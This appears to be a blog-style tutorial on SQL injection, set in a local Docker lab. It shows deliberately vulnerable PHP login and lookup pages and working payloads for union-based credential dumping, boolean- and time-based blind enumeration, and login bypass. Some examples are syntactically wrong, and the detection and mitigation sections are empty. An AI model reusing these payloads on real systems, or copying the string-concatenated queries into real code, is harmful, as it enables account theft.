SQL Injection
A database is a set of data stored in different tables managed by a DBMS (DataBase Management System). You have two kind of DBMS type: Relational and Non-Relational.
The relational DBMS means often tables can be related with other tables and they shared data between them. A table is organized by set of columns, which representing the type of the data and each row in that table representing the data itself.
The Non-Relational DBMS, called NoSQL, and you do not have any representation of tables, so, you do not have tables or columns.
Example
For instance:
https://www.example.com/products?id=1
So, the SQL request looks like that:
SELECT * FROM products WHERE id = 1 WHERE userid=1;
You can try to inject a SQL request in it:
https://www.example.com/products?id=1; --
Or
https://www.example.com/products?id=1 AND 1 = 1;--
So, if you do that, the request will looks like that:
SELECT * FROM products WHERE id = 1; -- WHERE userid=1;
Or
SELECT * FROM products WHERE id = 1 AND 1 = 1; -- WHERE userid=1;
Like that, you can have the product for all users
SQL Injection
In-band SQL Injection (SQLi)
It’s the common SQL injection attack, it’s when an attacker use the same channel of communication and to both lunch the attack and to get the result of it. You have two kind of In-Band SQL injection: Error-based and Union-based.
https://www.fortinet.com/fr/resources/cyberglossary/sql-injection
Error-based SQL injection
It’s when an attacker send the attack and receive the SQL request error to get informations about the database, like the structure.
Take an example with a simple login page:
<h1>Login</h1>

<form action="login.php" method="POST">
    <label>Username: </label><input type="text" name="username" /><br />
    <label>Password: </label><input type="password" name="password" /><br />
    <input type="submit" value="Submit" />
</form>

<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST'){
    $user = "root";
    $pwd = "root";
  $dsn = 'mysql:dbname=test;host=db;port=3336';

  $conn = new PDO($dsn, $user, $pwd);
  $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $username = $_POST['username'];
    $password = $_POST['password'];

    $sql = "SELECT id, login, password FROM login WHERE login='" . $username . "' AND password='" . $password . "';";
    echo $sql . '<br />';
  $unbufferedResult = $conn->query($sql);
  $res = $unbufferedResult->fetch();
  if (!empty($res)){
      print_r($res);
  }
  else{
      echo "Incorrect login or password <br />";
  }
}
?>
We can create easily an SQL error if we put the character ‘ in the HTML form field:
Fatal error: Uncaught PDOException: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1 in /var/www/html/login.php:30 Stack trace: #0 /var/www/html/login.php(30): PDO->query('SELECT id, logi...') #1 {main} thrown in /var/www/html/login.php on line 30
If the developer didn’t catch the exception, we can still have these SQL error. For this reason, it’s important to catch the exception and to avoid to display the SQL state error:
try {
    $unbufferedResult = $conn->query($sql);
  $res = $unbufferedResult->fetch();
  if (!empty($res)){
        print_r($res);
  }
  else{
    echo "Incorrect login or password <br />";
  }
}catch (Exception $e){
  echo "SQL request error<br />";
}
Union-based SQL injection
This type of SQL injection used the keyword UNION for getting informations from two ore more tables. With the UNION keyword, you can combine two or more SELECT statements.
First, create the database:
CREATE TABLE `books` (
    `id` INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
    `title` VARCHAR(250) NOT NULL,
    `author` VARCHAR(250) NOT NULL
);

INSERT INTO `books` (`title`, `author`) VALUES('Le compte de Monté Cristo', 'Alexandre Dumas');
INSERT INTO `books` (`title`, `author`) VALUES('Les trois mousquetaires', 'Alexandre Dumas');
INSERT INTO `books` (`title`, `author`) VALUES('Notre Dâme de Paris', 'Victor Hugo');
INSERT INTO `books` (`title`, `author`) VALUES('Waterloo', 'Victor Hugo');
And our code:
<h1>Books</h1>

<?php
$user = "root";
$pwd = "root";
$dsn = 'mysql:dbname=test;host=192.168.1.46;port=3336';
$conn = new PDO($dsn, $user, $pwd);
$conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

if ($_SERVER['REQUEST_METHOD'] === 'GET' AND isset($_GET['id'])){
    $sql = "SELECT id, title, author FROM books WHERE id = " . $_GET['id'];
    echo $sql . '<br />';
    try {
        $unbufferedResult = $conn->query($sql);
        $res = $unbufferedResult->fetch();
        if (!empty($res)){
            echo "Title: ". $res['title'] . "<br />";
            echo "Author: " . $res['author'] . "<br />";
        }
    }catch (Exception $e){}
}
else if($_SERVER['REQUEST_METHOD'] === 'GET'){
    $sql = "SELECT id, title, author FROM books";
    /* We must do a try catch */
    try {
        $unbufferedResult = $conn->query($sql);
        $res = $unbufferedResult->fetchAll();
        if (!empty($res)){
            foreach($res as $s){
                echo "Title: ". $s['title'] . "<br />";
                echo "Author: " . $s['author'] . "<br />";
                echo "<a href='books.php?id=" . $s['id'] . "'>More information</a><br /><br />";
            }
        }
    }catch (Exception $e){}
}
?>
Now, we will try to identify the some informations regarding the table. First, we identify, in the URL, we can put an ID for the displaying information regarding a book:
localhost:8080/books.php?id=1
We will use this identifier for making our request (SSRF) and try to get informations and for that, we will use the SQL UNION keyword. The first step, we need to identify the numbers of columns of the table:
localhost:8080/books.php?id=0 UNION 1
localhost:8080/books.php?id=0 UNION 1, 2
localhost:8080/books.php?id=0 UNION 1, 2, 3
That’s works. We identify 3 columns, because we do not have any errors in the page. Now, we will identify the database name:
http://localhost:8080/books.php?id=0 UNION SELECT 1,2,database()
And we have the table name display in the page:

Now, we know the database name, called test. With this information, we will try to get all tables from this database:
http://localhost:8080/books.php?id=0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema='test'
And in the result below, we can see we have 3 tables:

Interesting, we can see, we have a table login. We can try to get information regarding this table:
http://localhost:8080/books.php?id=0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'login'
In the result, we have the structure of our login tables and now, we will get all informations regarding this table:
http://localhost:8080/books.php?id=0 UNION SELECT 1,2,group_concat(login,':',password SEPARATOR '<br>') FROM login
That’s works. We get all informations form the login table. the password is in clear, but, if it’s encrypted, we can try to crack the password and to have an access to a user account:

So, it’s really important to protect any user’s input for avoiding to be attacked.
Blind SQLi
With In-Band SQLi, the result of the SQL was print to the HTML page, but sometimes, the SQL request is not printed. It’s possible to guess the database information with blind SQL injection.
Blind SQLi boolean based
Like the name of this attack means, it’s based on boolean result for identifying if the request works or not, so, the result can be true/false, yes/no, or anything else which can be with two outcomes
In this example, we have a page for checking if the book exist or not in the database. So, the page take on argument in the URL, the title of the book:
cat public/checkbooks.php
<h1>Books</h1>

<?php
$user = "root";
$pwd = "root";
$dsn = 'mysql:dbname=test;host=192.168.1.46;port=3336';
$conn = new PDO($dsn, $user, $pwd);
$conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

if ($_SERVER['REQUEST_METHOD'] === 'GET' AND isset($_GET['title'])){
    $sql = "SELECT id, title, author FROM books WHERE title = '" . $_GET['title'] . "'";
    echo $sql . '<br />';
    try {
        $unbufferedResult = $conn->query($sql);
        $res = $unbufferedResult->fetch();
        if (!empty($res)){
            echo "Title: ". $res['title'] . "<br />";
            echo "Author: " . $res['author'] . "<br />";
        }
    }catch (Exception $e){}
}
?>
Now, if send this request:
http://localhost:8080/checkbooks.php?title=Les trois mousquetaires
We will have the result and to see in the page the information regarding the book. But, if we try with another title:
http://localhost:8080/checkbooks.php?title=Les trois mousquetaires123
No information in the page. So, it’s like a boolean. The page exist or not. So with this method, we can try to identify some information in the database. If we try the request below, we have the information regarding the database() name:
http://localhost:8080/checkbooks.php?title=Les trois mousquetaires123' UNION SELECT 1,2,database();--
But, we can use this method to enumerate a login and a password name. For instance, if we know the database contains a table called login and we now the structure of this database, because we had an SQL Error, we can enumerate the login information:
localhost:8080/checkbooks.php?title=Les trois mousquetaires123' UNION SELECT 1,2,3 FROM login WHERE login like 't%'; --
If the loin start with a t, the result will display some information regarding the columns otherwise, no information, and we can continue like that:
localhost:8080/checkbooks.php?title=Les trois mousquetaires123' UNION SELECT 1,2,3 FROM login WHERE login like 'ta%'; --
localhost:8080/checkbooks.php?title=Les trois mousquetaires123' UNION SELECT 1,2,3 FROM login WHERE login like 'to%'; --
localhost:8080/checkbooks.php?title=Les trois mousquetaires123' UNION SELECT 1,2,3 FROM login WHERE login like 'tot%'; --
And we can do the same for the password:
localhost:8080/checkbooks.php?title=Les trois mousquetaires123' UNION SELECT 1,2,3 FROM login WHERE login == 'toto' AND password like 't%'; --
Blind SQLi time based
When you execute a SQLi and we do not have the result in feedback, you can try to estimate the value of the request with a Blind SQLi. For doing that, we use the SQL keyword SLEEP, for instance, the request below execute the sleep because the statement 1 = 1 is true.
SELECT * FROM users UNION 1,2,3,4, SLEEP (5) WHERE 1 = 1; // Sleep 5
SELECT * FROM users UNION 1,2,3,4, SLEEP (5) WHERE 1 = 0; // No sleep
With that, we can enumerate the username of the table users:
select * from users UNION SELECT 1,2,3,4,5,6,7, SLEEP(5) FROM users WHERE login LIKE 't%';
In the request above, if a username start with a ‘t’, the request will take 5s to be executed, otherwise, no sleep. And you can continue like that until you find the username:
select * from users UNION SELECT 1,2,3,4,5,6,7, SLEEP(5) FROM users WHERE login LIKE 'ta%';
select * from users UNION SELECT 1,2,3,4,5,6,7, SLEEP(5) FROM users WHERE login LIKE 'to%';
Out-of-Band SQLi
An Out-of-Band SQLi it’s an SQL attack when the attacker do not receive the result from the web vulnerable application but from another endpoint, like the database itself. This attack need to active some feature on the database.
Remediation
For protecting your web application, you should use prepared statements request
Also, you must check the user’s input. Keep in mind any input from the user is bad. Then, escape any user’s input, like allowing the character quote ‘ which can break your SQL request.
Use Case 1 - simple SQL injection
In this section, we will see how to make a simple SQL Injection. We will try to access to a login page. for doing that, we need to deploy our environment. First, we weed to set up our environment.
Setting up your environment
I create my virtualenv and my workspace:
virtualenv ~/venv/sqlinjection && mkdir ~/forensic/sqlinjection
alias cdsqlinj='source ~/venv/sqlinjection/bin/activate && cd ~/forensic/sqlinjection'
In my workspace, I created this Docker image for our Website:
FROM php:8.0.2-apache

RUN apt update -y
RUN docker-php-ext-install mysqli

COPY public/ /usr/local/apache2/htdocs
COPY public/ /var/www/html/
And the index.php file:
cat public/index.php
<h1>Welcome</h1>
<a href="login.php">Login</a>
And now the login page:
cat public/login.php
<h1>Login</h1>

<form action="login.php" method="POST">
    <label>Username: </label><input type="text" name="username" /><br />
    <label>Password: </label><input type="password" name="password" /><br />
    <input type="submit" value="Submit" />
</form>

<?php
# These SQL requests works for an SQL injection
# ' OR '1' = '1
# ' OR 1 = 1; --
# SELECT * FROM login WHERE login='toto' AND password = 'toto';
# SELECT * FROM login WHERE login='toto' AND password = 'foo' OR '1' = '1';
# SELECT * FROM login WHERE login='toto' AND password = 'foo' OR 1 = 1; -- ;
if ($_SERVER['REQUEST_METHOD'] === 'POST'){
    $host = "192.168.1.77:3336";
    $user = "root";
    $pwd = "root";
    $db = "test";

    $conn = new mysqli($host, $user, $pwd, $db);
    if ($conn->connect_error){
        echo "Failed to connect to the db " . $db;
    }
    else{
        $username = $_POST['username'];
        $password = $_POST['password'];

        $sql = "SELECT id, login, password FROM login WHERE login='" . $username . "' AND password='" . $password . "';";
        echo $sql;
        $result = $conn->query($sql);

        if($result->num_rows > 0){
            while($row = $result->fetch_assoc()){
                echo $row['id'] . " " . $row["login"] . " " . $row["password"] . "<br />";
            }
        }
        else {
            echo "Login incorrect";
        }

        $conn->close();
    }
}
?>
And the DB:
CREATE DATABASE `test`;
USE `test`;
CREATE TABLE `login` (
    `id` INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
    `login` VARCHAR(50) NOT NULL,
    `password` VARCHAR(250) NOT NULL
);

INSERT INTO `login` (`login`, `password`) VALUES('toto', 'toto');

CREATE TABLE `orders` (
    `id` INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
    `title` VARCHAR(250) NOT NULL,
    `author` VARCHAR(250) NOT NULL
);

INSERT INTO `orders` (`title`, `author`) VALUES('La bête du Gévaudan', 'José Féron Romano');
INSERT INTO `orders` (`title`, `author`) VALUES('Les trois mousquetaires', 'Alexandre Dumas');
INSERT INTO `orders` (`title`, `author`) VALUES('Notre Dâme de Paris', 'Victor Hugo');
INSERT INTO `orders` (`title`, `author`) VALUES('Waterloo', 'Victor Hugo');
You can now deploy your environment: docker-compose up --build. Go to the web page (http://localhost:8080/login.php) and you will see the archaic form:

Now, we will try to login without know the toto’s password.
We can use these SQL injection in the password field:
SELECT * FROM login WHERE login='toto' AND password = 'foo' OR '1' = '1';
SELECT * FROM login WHERE login='toto' AND password = 'foo' OR 1 = 1; -- ;
How to detect it
Now, it’s really important to detect the SQL Injection, if we detect the attack, we can protect the server and improve the code.
Mitigation
We detected the attack, so, we need to fix the problem to avoid another attack in the future.
Use Case 2 - SQL Blind injection
In the Use Case 1, we now the user tot, but, we have an method for finding the user. So, we can use the SQL Injection for identifying the user.